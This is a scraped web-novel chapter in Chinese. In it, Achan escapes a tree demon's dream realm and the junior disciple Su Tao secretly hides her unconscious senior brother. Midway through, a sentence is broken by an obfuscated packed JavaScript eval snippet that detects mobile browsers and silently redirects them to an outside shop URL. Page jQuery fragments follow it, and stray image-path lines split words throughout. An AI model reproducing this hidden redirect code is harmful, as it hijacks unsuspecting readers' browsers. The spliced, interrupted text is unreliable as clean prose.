30. chapter
作品:《财神,借个运》 阿蝉试图动一动,她发现,自己变成了个元宝花灯,被陌生少女提在手中。
不知为何保护自己的那股力量忽然剧烈波动,阿蝉一个不防变成了一朵魂花,坠入梦境。
这里不是她的梦境,是别人的梦境,所以她才会一动不动,被人提在手中。
阿蝉算是明白,这树妖之所以把人变成魂花一点点蚕食,是为了吃梦,吃这些魂做的美梦。
幻境中这少女生得一双偏圆钝的桃花眼,肤色凝白,脸颊还带有未散的婴儿肥,最多不过十三岁。
少年眉眼青涩未褪,似乎与少女同岁,一袭青衣圆领袍,窄袖束腰,发尾低束在脑后,干净利落,又凸现一丝随性。
被少女点破后,他恼怒至极,耳朵更红了:“妖言惑众,你莫要耍花招,总有一日我会找到收伏你的法子!”
少女这句话不知道听了多少遍,她抱着元宝花灯敷衍道:“哦。”
“我饿了,我快饿死了。”她接着道。
少年一听,冷着脸从腰包里掏出一块金元宝,少女喜笑颜开接过,啃果子似的将其吃掉,她满意地揉揉肚子:“饱了。”
少女生啃元宝的模样看得阿蝉一阵牙酸,她再三确认,这是元宝,并非什么类似糖糕的元宝。
这少女明晃晃是只爱吃元宝的妖怪,这少年不知从哪儿将其逮来,貌似是在找能够消灭她的方法,只是也过于有钱了些,那么大个元宝说给她吃就给她吃。
望着他腰间鼓鼓囊囊的乾坤袋,阿蝉估摸着里面还有不少元宝。
不知为何,阿蝉有些手痒痒。
少女吃饱,学着小女孩说:“谢谢大哥哥。”
“哼。”他别过脸说,“我可不是为了你,我是怕你饿死,这样显得我胜之不武。”
他再次强调:“我一定会找到法子,亲手收了你!”
呦,还挺讲究。阿蝉心道。
二人一路走,一路买,买的东西都进了少女肚子里,少年全程板着脸跟在后头掏钱,等玩腻了,便找了家客栈歇脚。
少女一进房间就扑进床上睡得不亦乐乎,少年则在榻上打坐修习。
阿蝉逐渐品出味儿来,这少年哪里是想要收妖,分明是养了只祖宗,若有朝一日他找到了收伏她的方法,他当真舍得收她么。
幻境持续不断,少年居无定所,没有固定要去的地方,似乎单纯的在游历,能确定的是,他所到之处皆有妖患,一一被他解决了。
日子一晃几年过去,少年眉眼长开,身子抽条不少,少女看着只涨了一两岁的模样,唯一不变的是,少年腰间的乾坤袋永远也没有瘪过。
长期坐山吃空并非办法,少年开始接些除妖的私活赚钱。
当他又一次揭下悬赏令时,突然来了一群人挡在他身前。
“师弟,这些年玩了那么久,该回宗了,掌门还等着你呢。”为首男子说。
少年抬眼,盯着一众人,似在估量自己能打过的胜算。
阿蝉如今成了少年腰间的乾坤袋,挂在他身上无事可干,无聊得快要睡着,正当这时,她突然警觉,自己在别人的梦境,再沉溺下去,自己的魂可就要被树妖消化了!
念想刚落,世界一阵地动山摇,天空如同被撕裂的画卷,一帧一帧破碎,灼烧。
树妖肚子内,阿蝉冲破幻境猛地睁眼,魂身复又化作人形模样,周遭静悄悄,缠绕在手上的幽蓝魂花静悄悄,像是睡着了。
阿蝉摸了摸花叶子,心想这会是它的梦境吗。
她不欲多耽误时间,一股脑将地上的魂花全部拔出,神奇的时,这些魂花被拔出来时,一点反应也无,同这朵幽蓝魂花可谓是天差地别。
阿蝉破开古树肚子,回到自己体内。睁眼后,阿蝉破茧而出,来到宋音跟前,将魂花仔仔细细一个一个比对,直至她的魂总算回到身体里,阿蝉这才施法将她的七窍封住,防止神魂外泄。
只可惜,魄已经没了,即便她醒来也只是个痴傻之人。
做完这一切,阿蝉将救出来的魂花尽数丢到地上,不欲多管闲事。
全程古树如同睡着了般一动不动,这叫阿蝉觉得很怪异,她无暇多想,因为不远处正有几道强烈的气息袭来,想必是无欲天宗的人快到了。
阿蝉带着宋音隐匿身形,一个穿着粉嫩裙子的少女率先御剑落地,她像只叽叽喳喳的小鸟,睁着两只水汪汪的大眼睛四处环望。
待看清树上吊着无数的人后,少女眉心一蹙,豆大的泪花从脸颊滴落。
阿蝉以为她在为树上这些无辜之人哭泣,岂料少女深吸一口气,为自己鼓气道:“师兄别怕!阿桃这就来救你!”
苏桃祭出小剑,对准树上谢春檀的方向砍去,横冲莽撞,瞧着架势着实唬人。
阿蝉知道,要是自己不阻止她,对方这一剑绝对会砍到她师兄身上,她拾起一枚石子,对准苏桃胳膊弹去。
苏桃觉得手臂忽然一阵发麻,她“哎呦”一声在空中打了个滑,长剑戳到树干上,又跟着主人滑落。
阿蝉又好心施法,将缠着他师兄的薄茧斩断,穿着大红外裳的人缓缓落地,平静地躺在地上。
苏桃捂着摔疼的屁股站起身,扭头见师兄已经落地,她心中浮现一丝窃喜。
她竟然,救了师兄。
苏桃小心翼翼走到师兄面前,想要触碰他的脸,手伸至半空,忆起什么似的,她讪讪收回手。
她想起,师兄最不喜旁人触碰。
师兄如今昏迷不醒,苏桃望着他的面庞,只觉得心跳渐渐加快,夜色总是容易滋生罪恶。苏桃想,师兄如今昏迷不醒,她可以好好照顾师兄,直至他醒来,若师兄醒来后看见是她救了他。会不会,会不会对自己的态度能有所融化?
男子双目紧闭,玉砌般的眉眼平静,令苏桃无比痴迷,她咬着下唇,内心一阵天人交战。
眼看空中几道流光逐渐逼近,苏桃终于做出决定,将他藏起来,藏到一个没有人发现的地方,只有她和他!
苏桃心中鼓跳如雷,她艰难地将谢春檀的身体拖到一处隐蔽角落,又笨拙地设下隔绝阵法。
巧的是,这少女藏她师兄的地方竟与自己的藏身之地是同一处,阿蝉只需伸手就能触及他的脸。
苏桃甫跑到树下,几道流光落地,一行人收起佩剑,问道:“小师妹,可有见到大师兄?”
苏桃咬咬唇,垂眼道:“没有,师兄,大师兄应当去别处了。”第一次干坏事,苏桃声音有些发虚,好在同行伙伴注意力
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17184084|195513||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
都在树上吊着的那些人身上,没有注意到她的异常。
一行人闻言,注意力落到这可古怪的树上,忽然有人道:“有些人还有气!地上这些是什么?”
“是魂花!”
“这树有古怪,妖气好浓重。”
“先别管树妖了,这树妖死得不能再死,估计是师兄干的,我们先把这些人的魂召回去,再耽搁,人就彻底凉了。”
他们将树上还有口气的人解救下来,拿着魂花一一比对。
阿蝉听说树妖已经死了,眼帘微抬,盯着死寂的古树,面露疑惑,她不过睡了一觉这树妖就死了,谁杀的它?
她心隐隐有个猜测,只是不敢确认,毕竟这人如今就在她不远处昏迷着。
一行人勤勤恳恳给人招魂,唯有元琢杵在原地,面露沉思。
有人见他呆着不动,问道:“二师兄,你站着不动作甚?”
元琢道:“我在想,阿檀会去哪儿。”
不远处苏桃一听元琢打听大师兄的消息,后背顷刻间沁出密密匝匝的冷汗,她强颜欢笑道:“师兄每日那么忙,也许他去别的地方寻找漏网之鱼了呢?”
以前不是没有过谢春檀处理完棘手的邪祟,留下余下弟子收尾的情况。
众人一听,觉得也有道理。
“也许大师兄赶着往下一处闹妖患之地去呢,师兄你就别想了,快来帮我们招魂吧!”
元琢眉头却始终拧做一团:“可春檀从未有过不告而别,以往他走之前,都会留下记号,或者告诉我一声。”
苏桃忽然捂着脚哎呦一声,清秀的小脸上满是痛苦,她泪眼汪汪道:“我的脚,好像崴了。”
话落,一群弟子瞬间放下手中的魂花,朝着她涌去,一阵唏嘘关切。
苏桃低着头,目光却止不住朝向谢春檀的地方投去,她享受着被众星捧月的感觉,也为谢春檀对她的冷淡而内心酸涩。
她是无欲天宗辈分最小的师妹,自从因偶然救下宗主,来到这里起,她的人生便彻底不同,因为她最小,又是极为罕见的女弟子,所以大家都让着她,捧着她。就连以严苛肃穆出名的清玄真人在面对她时,也如同冰山融化,春暖复苏。
苏桃逐渐沉迷于这衣食无忧,神仙般的日子。
仿佛一切对于她来说都是唾手可得,唯独那个令她心生向往,却遥不可及的大师兄除外。他是唯一个不会对自己展露笑颜的人,也是唯一一个将她与其余弟子一视同仁的人。
他是新一辈弟子里天赋最厉害的,也是最刻苦,所有弟子都仰慕他,敬佩他,苏桃也不例外。
因此,一想到接下来大师兄将独属于她一个人,她又紧张又害怕,又有一丝隐秘的窃喜悄悄在心底化开。
她绝对不能让别人发现异常,因此苏桃假装脚崴,成功吸引同门的注意,就连一向温润如玉的元琢师兄也朝她投来目光,关切问道:“小师妹没事吧?”
苏桃盯着元琢,咬唇道:“没事……师兄,别管我,快替那些无辜凡人招魂。”
这厢,阿蝉万般无聊等着他们收拾残局,连缠绕在手上的幽兰魂花何时脱落都不知。
魂花自动钻入谢春檀眉心,见蓝光一闪,谢春檀浓浓的长睫微微颤了颤。